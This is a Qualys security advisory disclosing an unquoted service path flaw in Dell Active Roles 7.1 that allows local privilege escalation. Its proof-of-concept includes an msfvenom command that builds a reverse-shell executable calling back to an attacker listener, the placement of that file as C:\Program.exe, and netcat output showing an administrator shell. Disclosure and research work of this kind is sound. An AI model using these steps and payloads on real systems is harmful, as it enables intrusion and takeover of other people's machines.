Qualys Security Advisory QSA-2017-07-01

Saturday July 1st, 2017

Dell Active Roles 7.x Unquoted Search Path Vulnerability

SYNOPSIS:

Dell Active Roles 7.1 uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

Reference:- https://www.oneidentity.com/products/active-roles/

VULNERABILITY DETAILS:

Lab Setup:

1. Target: Dell ActiveRoles 7.1.2.3406
2. Target IP Address: 10.113.14.112

Vulnerable/Tested Version:

Dell Active Roles 7.1.x running on Windows Server 2012. Older versions may also be affected.

Programs and Features					
Panel ▸ Programs ▸ Programs and Features					⌄ ⟳

Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Organize ▾   Uninstall/Change

Name ▲	Publisher	Installed On	Size	Version
Dell Active Roles 7.1	Dell Software Inc.	6/15/2017	231 MB	7.1.2.3406
Microsoft ODBC Driver 11 for SQL Server	Microsoft Corporation	6/15/2017	4.61 MB	12.0.2000.8
Microsoft SQL Server 2008 Setup Support Files	Microsoft Corporation	6/15/2017	38.9 MB	10.3.5500.0
Microsoft SQL Server 2012 Native Client	Microsoft Corporation	6/15/2017	9.68 MB	11.1.3000.0

Vulnerability: Unquoted Search Path Vulnerability

The '**Active Roles Synchronization Service**' uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

Risk Factor: High

Impact:

If a malicious individual has access to the file system, it is possible to elevate privileges by inserting such a file as "C:\Program.exe" to be run by a privileged program making use of WinExec.

CVSS Score: AV: L/AC: L/AU: S/C:C/I: C/A:C

Proof-Of-Concept:

1. Log into the target with a low privileged account which has access to the file system.

Local Disk (C:) Properties ☒

| General | Tools | Hardware | Sharing |
| Security | Previous Versions | Quota |

Object name: C:\

Group or user names:

- 👥 CREATOR OWNER
- 👥 SYSTEM
- 👤 **Test User (testuser@activeroles.com)**
- 👥 Administrators (ACTIVEROLES\Administrators)

To change permissions, click Edit.   🛡 Edit...

Permissions for Test User	Allow	Deny
Modify		
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	
Special permissions		

For special permissions or advanced settings,
click Advanced.   Advanced

Learn about access control and permissions

OK   Cancel   Apply

```
c:\Users\testuser>net users testuser
User name                    testuser
Full Name                    Test User
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/1/2017 12:17:35 AM
Password expires             Never
Password changeable          7/2/2017 12:17:35 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/1/2017 12:17:46 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.


c:\Users\testuser>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b51d:26aa:277b:ad0d%12
   IPv4 Address. . . . . . . . . . . : 192.168.253.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.253.2
```

2. Create an executable file using MSFVenom.


```
root@kali:~/Desktop# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.100.6 LPORT=443 -f exe > Program.exe
root@kali:~/Desktop# clear
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

root@kali:~/Desktop#
```

3. Copy this file to C:\ drive on the target machine.

4. Wait for System reboot or admin to restart **Active Roles Synchronization Service**.

5. The target machine sends reverse shell after the reboot or when service is restarted.

```
                        root@kali: ~/Desktop

File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop# nc -nvlp 443
listening on [any] 443...
connect to [192.168.100.6] from (UNKNOWN) [192.168.100.4] 60605
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
activeroles\administrator

C:\Windows\system32>hostname
hostname
WIN-QCVFKGJCS8A

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b51d:26aa:277b:ad0d%12
   IPv4 Address. . . . . . . . . . . : 192.168.253.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.253.2
```

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys
Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at
http://www.qualys.com or send email to **research@qualys.com**

LEGAL NOTICE: